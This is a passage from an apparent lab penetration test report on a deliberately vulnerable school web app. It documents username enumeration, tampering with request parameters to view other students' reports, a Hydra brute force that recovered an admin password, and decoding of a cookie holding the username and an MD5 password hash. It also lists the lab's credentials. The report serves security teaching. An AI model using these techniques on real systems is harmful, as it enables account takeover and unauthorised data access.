- Previous results indicated that the website is using php to communicate with the MySQL database. As an example, the subjects page on the student protected functionality may have retrieved all the subjects from a MySQL database. The same happened with the reports section when a report wanted to be retrieved for a user. Even changing a password had php errors on it, indicating whenever a password wanted to be changed it was communicating with a database of some sort to allow password information to be changed.

13. Identifying Common Vulnerabilities in Each Item of Functionality

- Within testing the application so far, a number of different vulnerabilities have been found that could be exploited.

Functionality	Description of Vulnerability
Login Page	Login page was vulnerable to username enumeration in which an attacker would be able to find a list of valid usernames and find a valid password associated with that username. A successful attack would mean an attacker could potentially find admin credentials. Could also be vulnerable to SQL injection and XSS.
Profile Page	Profile page has a file upload function which could allow for the uploading of malicious content.
Change Password Page	Could be vulnerable to SQL injection.

About Page	About Page suffers from a vulnerability related to its URL. The 'type' parameter could lead to malicious results and tamper with the functionality.

2.4 APPLICATION LOGIC: TEST CLIENT-SIDE CONTROLS

1. Locating All Instances within the Application where Hidden Form Fields, Cookies, and URL parameters are apparently being used transmit data via the client

- Using OWASP ZAP, GET and POST methods were able to be easily viewed. The normal login page used a POST request to send the username and password to be validated. Cookies were also discussed in previous sections, where it can be seen here that in the website's response it uses the 'Set-Cookie' method to set a secret cookie, as well as a PHP session token.

  Refer to Figure 3-1

- If the subjects page were to be browsed to, a GET request would be sent that would hold the secret cookie and PHP token. This was also evident when going to every other page within the protected functionality.

  Refer to Figure 3-2

- Data is also sent when a form requested for a password change. These were captured under the values Old Password, New Password and Confirm Password.

  Refer to Figure 3-3

- In terms of hidden form fields, on the student profile page these were found, which showed that the Name, Sex, Date of Birth and House fields were not allowed to be edited.

  Refer to Figure 3-4

2. Modify the items value in ways that are relevant to its role in the application's functionality.

- Within the login page, it was known that JS was used to ensure that information was submitted to be proccessed. Using Tamper Data under Mantra, once values were submitted under the username and password fields, the tool was used to delete the password field. So, only a username was submitted.

  Refer to Figure 3-5


- Once the form was submitted, the login page denied the details and displayed an incorrect password error.
- The login page was also tested with tamper data to see how it would react upon submitting valid data, then tampering it to delete the username data.

  Refer to Figure 3-6

- On the submit of this form, the application displayed the username was not found. Even after submitting correct data and tampering with it to bypass the JS on the client side, the website displayed errors. The JS running on the client side was attempting to ensure that a username value and password gets sent to the server for checking.
- If 'NULL' was sent as username, the application still reported the username as not found. The username was reported as not found.

  Refer to Figure 3-7


- Deleting the login button within tamper data, it sent the data and the login was validated.



- The students report page allowed a student to view their reports. However, it only allowed users to click their names, despite the drop-down options displayed. From the valid account, hpotter's report could only be accessed. The website displays all the students and staff's names. For example, Adam Smith was another valid student. Using Tamper Data, data was modified that allowed Adam Smith's report to be viewed. Within the request sent to grab a student's report, the first and last name of that student was separated by a +, so all it needed was to modify 'Harry+Potter' with 'Adam+Smith'. The same test was applied to 'Dawn+Smart'.

  Refer to Figure 3-8

- This initially appeared close to an error, although once the admin account was accessed in a later section, the admin account allowed all students reports to be accessed. Dawn Smart and Adam Smith did not have any grades recorded, so this proved that this functionality could be tampered with and was not controlled.
- The change password page had a vulnerability with the form that would mean passwords could be reset easily without knowing that user's password. A new password could have been submitted under the New Password field, which submitted would change the password. Changing the password from test to null showed the following:



3. Opaque Data

- Results from the website at this stage indicated that the only opaque data found was the secret cookie. This data was attacked within the session management stage.


4. Identify Length Limits with JS


- The source code was inspected using the Firefox browser. The JS code on the website was used to ensure that no empty values were being submitted. The following code was used within the websites:

Refer to Figure 3-9


5. Test each affected input field by submitting arbitrary input that would be blocked by client-side controls


- The login page was shown to be using JS to protect input being submitted to the server. For example, submitting a username and an empty password value would prompt for a password.





- A valid username and a bad password were submitted which showed an error message:






6. Reviewing Client-Side validation

- From testing the client-side controls, it was possible that the application was relying on client side validation for its input. Using Tamper Data, results showed that once the data was submitted it could easily be tampered with and sent to the server.
- On the login page, '<script>alert("It's treason then.")</script>' was injected into the username field.

Refer to Figure 3-10

- Injecting the script tag into the username field did not have any effect on the application. The password field was tested for XSS and this did not have any effect on the application.



- In a later section, more testing was conducted with XSS to find if it was vulnerable to this attack.

7. Testing HTML forms for disabled elements

- The profile page showed numerous disabled fields. The first tool used to enable these disabled fields was Tamper Data. Unfortunately, upon modifying it the tool did not allow the disabled fields data to be modified. Tamper Data did not work in that case for allowing the enabling of disabled fields. Fortunately, OWASP ZAP allowed for these fields to be modified easily. The button shown here allowed for these fields to be enabled.

- When OWASP ZAP was configured correctly, these fields could be edited but it also revealed two other hidden fields that were overlooked upon investigating the source code.

  Refer to Figure 3-11

- A test was done to see if the 'fname' field could be changed from 'Harry+Potter' to 'Obi+Wan'. The name was changed although refreshing the page did not seem to affect the data at all.

2.5 Access Handling: Test Authentication

1. Establish Authentication Technologies in Use

- From analysis of the website, the main technologies identified on the website were forms. The only method of certifying users were a username and a password. Further analysis also showed that there was no multifactor authentication on the website, but there was protected functionality that allowed for resetting of passwords.

2. Locate all Authentication-Related Functionality


- Login forms have already been identified and on the website these were used to authenticate users. There are four individual login pages that were found, and these can be shown here:
  - http://192.168.1.20/index.php
  - http://192.168.1.20/student/index.php
  - http://192.168.1.20/admin/index.php
  - http://192.168.1.20/teacher/index.php
- In later steps, the admin account was compromised and there was functionality that allowed for admin users to add students to the website, however these added accounts could not be accessed within the protected functionality.

3. Review the Application on Minimum Standards for Passwords

- From analysing the login pages, it was shown that it was not possible for a password to be an empty value due to the JS on the client side. However, from previous steps, it was hypothesised that the server was relying on client-side validation. In addition, if hpotter's password were to be set to no value, and then logged on as normal, bypassing the client-side validation then the login would have worked. It was also known that there was no strict password policy in place on the website, meaning users could have extremely weak passwords that would still function as a password.

4. Testing for Various kinds of Weak Passwords

- Hpotter's account did not have a very strong password as 'hacklab' was only 7 characters long. In addition, there were no uppercase, numbers or complex characters within this password.
- Multiple tests were conducted on the change password page and to prove that at the time there was no strict password policy implemented within the website. The first test was conducted on single-case characters only.



Single-Case Characters	Username	Old Password	New Password	Confirm	Y / N
	hpotter	hacklab	a	a	Y
	hpotter	hacklab	b	b	Y
	hpotter	hacklab	e	e	Y
	hpotter	hacklab	f	f	Y
	hpotter	hacklab	k	k	Y

- A second test was conducted that tested to see if the website would accept passwords that were compromised already. A good password policy would strongly discourage users who use already compromised passwords, so this tested to see if the website is not accepting dictionary passwords. The dictionary passwords were taken from 'rock_you.txt' under the Kali word dictionaries.

Dictionary Words	Username	Old Password	New Password	Confirm	Y / N
	hpotter	hacklab	loveme	loveme	Y
	hpotter	hacklab	ciarrai1	ciarrai1	Y
	hpotter	hacklab	920215058	920215058	Y
	hpotter	hacklab	0296LALALAND0296	0296LALALAND0296	Y
	hpotter	hacklab	karenndave	karenndave	Y
	hpotter	hacklab	piggies21	piggies21	Y
	hpotter	hacklab	utopi	utopi	Y
	hpotter	hacklab	black183	black183	Y
	hpotter	hacklab	coulee	coulee	Y
	hpotter	hacklab	dlareg	dlareg	Y

- A third test was conducted to see if the website was accepting short passwords.

Short Passwords	Username	Old Password	New Password	Confirm	Y / N
	hpotter	hacklab	aa	aa	Y
	hpotter	hacklab	ab	ab	Y
	hpotter	hacklab	abc	abc	Y
	hpotter	hacklab	cab	cab	Y
	hpotter	hacklab	cabd	cabd	Y
	hpotter	hacklab	dcab	dcab	Y
	hpotter	hacklab	password	password	Y
	hpotter	hacklab	pass1234	pass1234	Y
	hpotter	hacklab	1234password	1234password	Y
	hpotter	hacklab	qwerty	qwerty	Y

- Finally, the last test was conducted on the change password page to see if the website was not accepting alphabetical characters.

Alphabetic Characters	Username	Old Password	New Password	Confirm	Y / N
	hpotter	hacklab	aaaaaaaa	aaaaaaaa	Y
	hpotter	hacklab	passwordyah	passwordyah	Y
	hpotter	hacklab	mrmaulgonayt	mrmaulgonayt	Y
	hpotter	hacklab	qwertytooforme	qwertytooforme	Y
	hpotter	hacklab	bbbbbbbbbb	bbbbbbbbbb	Y
	hpotter	hacklab	googahyatah	googahyatah	Y
	hpotter	hacklab	hpottahxgoingta	hpottahxgoingta	Y
	hpotter	hacklab	mypasswordisweak	mypasswordisweak	Y
	hpotter	hacklab	ilovehacking	ilovehacking	Y
	hpotter	hacklab	ilovespelling	ilovespelling	Y

5. Incomplete Validation of Credentials

- A requirement for this test was that a password was set that was considered strong. This consisted of 12 characters, with a mix of upper-and-lower case letters, numerals and symbols. Each successive test would involve deleting a character at the end of the password, changing an uppercase value to a lowercase letter and remove special characters. The password used was 'B8Sa@_j5'p1j'. The test was done to see if removing or changing one of the values within the original strong password would login a user. However, none of these tests were successful.

Incomplete Validation	Username	Password	Y / N
Original Password	hpotter	B8Sa@_j5'p1j	Y
Remove Last Character	hpotter	B8Sa@_j5'p1	N
Changing Character's Case	hpotter	b8Sa@_j5'p1j	N
Remove Special Characters	hpotter	B8Sa11j51p1j	N

6. Reviewing the Minimum Password Quality Rules

- From testing the password quality within the website at this stage, they were extremely weak. Passwords could be 1 character long and there was no requirement for these passwords to have numbers, symbols, special characters or upper and lower case. The test account did not have a complex password either.

7. Identify Input Fields where Usernames are Submitted


- Usernames submitted are seen in the login forms for the student, admin and teacher logins.

8. Reviewing Server Responses for Valid/Invalid Usernames


- From analysing the application earlier, it was made clear by the application that the login process specified different error messages for when an invalid and valid username was specified. If an invalid username was specified, the website would send an alert message displaying 'Username not found', while a valid username and an incorrect password displayed 'Incorrect password'. This was an easy method of finding where a username was valid or invalid so there was no need to evaluate server responses.

9. Information Leakage – Usernames

- There was found to be listings of registered users within the website. This was seen within the protected functionality. This would show student and teachers names. Once the test account was logged onto, the protected functionality displayed this:



- Argus Filch was a user of this application. The naming convention behind the Harry Potter user was hpotter. So, if this was to be understood, this would mean that Argus Filch's account username would be 'afilch'. Argus Filch was tested within the website and was shown to be a valid account within the website.



- The naming conventions gave a clear vision of how the usernames were formed. Using this information, each account was tested to see if it existed within the website. The admin account was found in the stage 'Exploit Any Vulnerabilities to Gain Unauthorised Access' using a tool called Hydra. For now, these were the results of those tests:

Name	Type	Username	Password
Harry Potter	Student	hpotter	hacklab
Adam Smith	Student	asmith	**UNKNOWN**
Bob Brown	Student	bbrown	**UNKNOWN**
Colin Gate	Student	cgate	**UNKNOWN**
Dean Smart	Student	dsmart	**UNKNOWN**
Eric Brodie	Student	ebrodie	**UNKNOWN**
Benny Hill	Admin	admin	lockout
Cuthbert Binns	Teacher	cbinns	**UNKNOWN**
Charity Burbage	Teacher	cburbage	**UNKNOWN**
Albus Dumbledore	Teacher	adumbledore	**UNKNOWN**
Argus Filch	Teacher	afilch	**UNKNOWN**
Filius Flitwick	Teacher	fflitwick	**UNKNOWN**
Wilhelmina Grubbly-Plank	Teacher	wgrubbly-plank	**UNKNOWN**
Rubeus Hagrid	Teacher	rhagrid	**UNKNOWN**
Rolanda Hagrid	Teacher	rhagrid	**UNKNOWN**
Rolanda Hooch	Teacher	rhooch	**UNKNOWN**
Silvanus Kettleburn	Teacher	skettleburn	**UNKNOWN**
Gilderoy Lockhart	Teacher	glockhart	**UNKNOWN**
Remus Lupin	Teacher	rlupin	**UNKNOWN**
Minerva McGonagall	Teacher	mmcgonagall	**UNKNOWN**
Alastor Moody	Teacher	amoody	**UNKNOWN**
Irma Prince	Teacher	**UNKNOWN**	**UNKNOWN**
Poppyy Pomfrey	Teacher	ppomfrey	**UNKNOWN**
Quirinus Quirrel	Teacher	**UNKNOWN**	**UNKNOWN**
Aurora Sinistra	Teacher	asinistra	**UNKNOWN**
Horace Slughorn	Teacher	hslughorn	**UNKNOWN**
Severus Snape	Teacher	ssnape	**UNKNOWN**
Pomona Sprout	Teacher	psprout	**UNKNOWN**
Sybil Trelawney	Teacher	strelawney	**UNKNOWN**
Dolores Umbridge	Teacher	dumbridge	**UNKNOWN**
Septima Vector	Teacher	svector	**UNKNOWN**

10. Locate any Subsidiary Authentication

- There was no other authentication within the website apart from a login, which accepted a username and a password.

11. Identify every location within the application where user credentials are submitted

- These can be seen in the following:
- Student login page
- Admin login page
- Teacher login page
- Change password page (passwords)

12. Testing the Login Policy

- Testing the login, a valid username and incorrect password were sent to each of the logins. For each page, the credentials were submitted 10 times, then finally a correct password was submitted. These tests proved that there was no account lockout policy in place on the website.

13. Username Uniqueness

- One result that was picked up earlier was the presence of two accounts. From the naming conventions analysis, it was established that the usernames within the database were composed of the first initial character of the first name and the full second name. All of this was lowercase. Two accounts that existed were Rubeus Hagrid and Rolanda Hagrid.

Rubeus Hagrid	Teacher	rhagrid	UNKNOWN
Rolanda Hagrid	Teacher	rhagrid	UNKNOWN

14. Investigating Transmission of Credentials

- Using OWASP ZAP, this was configured with the Mantra browser to listen to ZAP's proxy.
- The OWASP ZAP provided a useful tool that allowed for data being sent from the client to the server to be modified. Before the login details were provided to the login page, on the OWASP ZAP interface click the breakpoint button:

- This button will add a breakpoint to intercept the details of the login form. Once the login details were submitted, the following was observed in ZAP:

  Refer to Figure 4-1

- Once this was observed, this can allow for information to be intercepted and changed as can be seen here:

  Refer to Figure 4-2

- Once the data was modified, the following button was pressed and this allowed for the new data to be sent.

- OWASP ZAP's intercepting tools were used again in later steps and was extremely useful throughout the investigation. The same steps were conducted on the HTTPS site. This test also proved successful.

  Refer to Figure 4-3

15. Identify Every Case in which Credentials are Transmitted in Either Direction

- It was found that credentials were only sent to be validated from the client. The server did not send any credentials back to the browser.

16. Credentials in the URL Query String

- Credentials were found not to be transmitted over the URL query string.

17. Credentials within the Cookies

- At this stage of the investigation, it was unknown if the Secret Cookie was storing user credentials, but this was proved later within Testing Session Management.

18. Credentials transmitted over an Unencrypted Connection

- The server was running two versions of the website over HTTP and HTTPS. The HTTPS site did not have a proper certificate, so could have been vulnerable to interception. The http site was also shown to have data being transmitted.

19. Review Vulnerabilities for any Authentication Functions

- There was no password policy in place on the website. This would allow for passwords to be whatever length and complexity they can be, as long as they are 1 character long.
- When an invalid username was specified, the website responded with an error message saying the username was not found. Another error message was displayed when a valid username and an incorrect password were given.
- In addition, there was no lockout policy found to be in place so credentials could be submitted over and over. This in turn with a fault in invalid username errors helped form the basis for an enumerating username attack.

20. Using Hydra for Enumerating Usernames

- Using a very popular tool called Hydra, an attack was used to enumerate the admin account's credentials. The admin page was located in *http://192.168.1.20/admin/index.php*.
- The very first step used was to extract the rockyou.txt file under Kali. This file contained a list of very common passwords and was provided to Hydra as a wordlist.

  Refer to Figure 4-4

- Then, the following command was used against the website to begin the enumeration attack.

  Refer to Figure 4-5

- This tool did take a while, but the result was that the admin had a password of lockout. This account was logged onto and revealed the account belonged to Benny Hill. The admin functionality allowed access to all functionality within the website. Admins were able to add subjects, add and edit students, add and update marks, add and update teachers within the website.

  Refer to Figure 4-6


- Using the admin credentials, this section of the website was spidered for more hidden results. The Secret Cookie value also appeared to change again:


  Refer to Figure 4-7

- The next tests involved inspecting the data that was being sent from the client to the server within the admin functionality.

  Refer to Figure 4-8

- The change password page within the admin section included an extra form field called Registration Number. It was impossible to change this data without using tools. Even changing this data using Tamper Data and OWASP ZAP did not appear to have any effect on server processing.





- Using the spider function within OWASP ZAP, the admin site was spidered and gave lots of useful information:

  Refer to Figure 4-9

2.6 ACCESS HANDLING: TEST SESSION MANAGEMENT

1. Previous exercises indicated users that logged onto the website were given two tokens of session management: Secret Cookie and PHP tokens. The Secret Cookie data appeared to be transmitting static information from the client to the browser. On first glance of the secret cookie, information appeared to be static but the last few digits changed every time the account was logged onto:

```
student

614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41324e444 9774d7a5577
614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41324e444 9784d44557a
614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41324e444 9784d544933
614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41324e444 9794e546379

admin

59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51794d 6a677a4f513d3d
59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51794d 6a677a4f513d3d
59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51794d 7a417a4e773d3d
59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51794d 7a45784f513d3d
59575274615734365a54526d5a6a4a694e7a51354f545a6d5a6a4e6b4e5749324d324e6a597a466b4d574e685a5463784d7a59364d5459774e6a51794d 7a49304e413d3d
```

2. Verifying Session Tokens

- In earlier tests, it was established that the php token was being used to monitor session management. This token was deleted in a previous test and demonstrated that it terminated the session on refresh. The secret cookie was also deleted and appeared not to have any impact on the processing of the website.

3. Validating Session Tokens

- The PHP tokens were seen to be randomly generated every time a user logged on, while the secret cookie appeared to be incrementing either by a number or by a timestamp, as shown when the last few digits appeared to be changing each time the accounts were logged onto.

4. Conducting Tests on Session Management for Logging On as Several Users at Different Times

- A useful tool that was used to automate this test was WebScarab. This tool had multiple uses for website application testing and was used to sample cookies from different login samples. It is a command line tool under Kali. For configuration, a proxy was setup within the Firefox browser with the tool on localhost and port 8008. Once the configuration was setup, this allowed the tool to sample 50 requests to the website. This recorded the secret cookie and php values over 50 iterations.
- PHP Token Analysis (Student):

  Refer to Figure 5-1

- Secret Cookie Analysis (Student):

  Refer to Figure 5-2

- Another test was conducted on the admin account. Another 50 samples were requested from the website using these credentials. Requests for the 50 samples were unable to show the PHP token results.

- Secret Cookie Analysis:

  Refer to Figure 5-3

5. Analyse the Tokens for any Correlations

- From analysis of the secret cookie, it was determined that the data it was carrying was sensitive. This included a username and a password and some incrementing number or a timestamp.

6. Analyse the Tokens for any Detectable Encoding or Obfuscation

- The tokens were running against an online hash cracker (Online Hash Cracker) to see if the encryption used was any hashing algorithms. The results below indicated that the secret cookie value was not a hash:

  Refer to Figure 5-4

- It was also of note that the token was analysed for any detectable encodings and the only characters that appeared were from 0 – F.

7. Meaningful Data within Session Tokens

- At this stage, with the knowledge obtained from the previous stages it would not have been enough to mount an attack on session management. Analysis of the tokens proved to be successful and this was indicated in further tests.

8. Generate and capture a large number of tokens in quick succession

- This step was evidence earlier when the application was tested with WebScarab to obtain a large number of session tokens.

9. Identify Patterns with Tokens

- The hpotter secret cookies over the 50 iterations incremented using an incrementing or timestamp method. Testing was conducted using CyberChef to attempt to reverse the encoding within the secret cookie.

  Refer to Figure 5-5

- These were the results of the encoding testing on the secret cookie. Each test involved using a decoding algorithm to reverse the encoding implemented within the secret cookie. The first tests involved using one decoding algorithm to reverse the string, then once multiple decoding algorithms were used the string was reversed which revealed the user information.

Original Data	Encoding Used	New Data
614842766448526c63	Base64	é^<ânúë,<çn.ë~.éý÷áÞ8ç.ýçÝöã®.áî.ãÝôáÞxç®.áÌ8ãÝ÷áÞ.áÞüábxë½öçÞ{ã.ùçÞxç.ûçÞxé..áÞÜéþüáî.ãjóáÌ8ë½óáÞxãÞü
	Base32	÷9¯üÛçuíoÞÞùÌw¿iõj{.æùÞwÞç9îi.çùÞ{û×{þwjîyÞýýî=ísþÿ=ïë,ç¿½s¼çÃ
	Base58	ËÒ|^>#N.I.T.Ò ÝÇ.à.4G.+.G}é.ìû.µQCK5îê.°kÄÜµ=7gØ.¹?dël.Ý.ó_b ..ísë´.,íM.¿gü.z.c!`}×´=..?£Ä°ÿ66{ñÍ2.+
	Base62	TÆÒ|.d._¨¿G.u|O.C.*.§Tİ.A.Öøp..2.3Ë¨¿*I&Ë´#ÌÞ.^N>«:.Šå>å³=c`Ýw+¤xÁ.x°A.ýð..w. ¹ìð.x.¯Ø|=¶VS.kĈ|W.£8.
	Base85	'AíñF5µOØ;+..Ì!.Nçßzuѹ*àÝEV.i5.3?=.w.KVÉ+>ìøíÑ0Kp<.AjÑBíAEM.¹:å..?..á>åE®>ìø.E1}ÉB.T.Ñkø/EM.eÇÒ.r=..¶E.ú;>l,´
	Base	7.60728477967009E+210
	HEX	aHBvdHRlcjo3MDUyY2FkNmI0MTVmNDI3MmMxOTg2YWE5YTUwYTdjMzoxNjA2NDg2MTIx
	HASH	Unknown Hashing Function
	Charcode	aHBvdHRlcjo3MDUyY2FkNmI0MTVmNDI3MmMxOTg2YWE5YTUwYTdjMzoxNjA2NDg2MTIx
	Octal	Invalid
	HEX / Base64	hpotter:7052cad6b415f4272c1986aa9a50a7c3:1606486121

- The characters within the string were 0 – F. This helped narrow the search for the decoding algorithm used.

  Refer to Figure 5-6

- All the fields of sensitive data were separated by a ':'. The second field was a hash value, and this was verified within CyberChef, which proved that it was a hashing algorithm.

  Refer to Figure 5-7

- The hash value was cracked using an online cracker called Crackstation.net. It was an online hash cracker, which verified the value of the hash.

  Refer to Figure 5-8

- This confirmed that the username and password were being sent to the server within the secret cookie. The last field was also taken and analysed under CyberChef. The first test tested to see if the format was in Hex and other tests identified that the value was a unix timestamp.

  Refer to Figure 5-9

- This proved the hypothesis from earlier showing the secret cookie was holding a timestamp. Hence, it proved it was differently generated each time because of the incremented timestamp. The timestamp was the time of login in a UNIX timestamp.

- The cookie formula for the Secret Cookie was: Cookie = HEX(Base64(username) + md5(password) + UNIX_TIMESTAMP(timestamp))
- To test that this cookie formula applied to the admin account, this was also tested. The results were the exact same and the same encodings were used on the admin account.


  Refer to Figure 5-10

10. Walk through all the application as normal, starting with unauthenticated content at the start URL, proceeding through the login process, and then going through all the application's functionality


- Thorough testing was conducted on the website again to gain a new perspective on the login process. Once the Harry Potter account was logged onto, a session token was granted to a user. When the account was logged out, this deleted the cookie and upon logging again to the account, it was provided with a new session token.
- In addition, the web server was running HTTP and HTTPS. Once HTTPS was specified within the browser and any attempt was made to access the HTTP website, the browser would switch back to HTTPS.

11. Verifying the Secure Flag in HTTP Cookies

- The application appeared to be transmitting HTTP cookies without the secure flag. The student login page over HTTP looked like this in the URL:



- The HTTPS website appeared to show the connection not being secure.



- The HTTP header information was also investigated and did not show any secure flags for cookies.

12. Determine whether, in the normal use of the application, session tokens are ever transmitted over a HTTP connection

- The application was shown to transmit cookies over a HTTP connection. There is also a HTTPS although this was not properly authenticated due to its certificate.

13. HTTP URLs within HTTPS site

- The HTTPS site was shown not to be working as once an account was logged onto within this site, attempting to access My Subjects, My Grades, My Profile, Change Password or About pages, the website displayed these errors:

  Refer to Figure 5-11

14. From the Application Mapping Exercises, identify any logging, monitoring, or diagnostic functionality that were discovered and review these functions closely to determine whether any session tokens are disclosed within them.

- Previous exercises demonstrated that any session tokens were not transmitted through the URL.

15. Using any Valid Session Tokens that were gathered, determine if these tokens belong to an administrator

- The admin secret cookie was found to be decoded, but there was no found method of telling whether this user was truly an admin.

16. Checking for Concurrent Session Management

- The application was logged onto using the same user account from the Windows and Kali machines. The Kali machine provided a Firefox browser. The test proved successful from both machines and demonstrated that if an attacker were to intercept a user's cookie, they would be able to login from a different computer.

  Refer to Figures 5-12 and 5-13

17. Determine if new session tokens are issued each time upon login, and whether the same token is issued every time the same account logs in.

- Using the Kali and Windows machines, cookie information was viewed under Web Developer tools to test if new session tokens were granted upon login, or whether the same token was issued each time a user logged on.
- Kali (on the first login):

  Refer to Figure 5-14

- Windows (on the first login):

  Refer to Figure 5-15

- The accounts were logged onto for a second time. These were the results that were captured. Kali (on the second login):

  Refer to Figure 5-16

- Windows (on the second login):

  Refer to Figure 5-17

- The Kali results indicated the PHP token changed every time a user logged on. The secret cookie also changed. The Windows results indicated otherwise as the PHP token didn't change, while the secret cookie also changed.

18. Token Structure and Meaning

- When the secret cookie was decoded, it concatenated the username, password and timestamp of the login into one string value.

19. Testing Session Expiration

- Testing was conducted on session management to test whether the server kicked the user out for inactivity once the user had accessed the protected functionality.

Secret Cookie	PHPSESSID	Time waited	Successful
614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e	8u5g42ftim1l5o0jd8jtmedpd3	2 mins	Yes
""	""	5 mins	Yes
""	""	10 mins	Yes
""	""	20 mins	Yes
""	""	30 mins	Yes

20. Assessing the Logout Function to determine if it successfully invalidates user's sessions

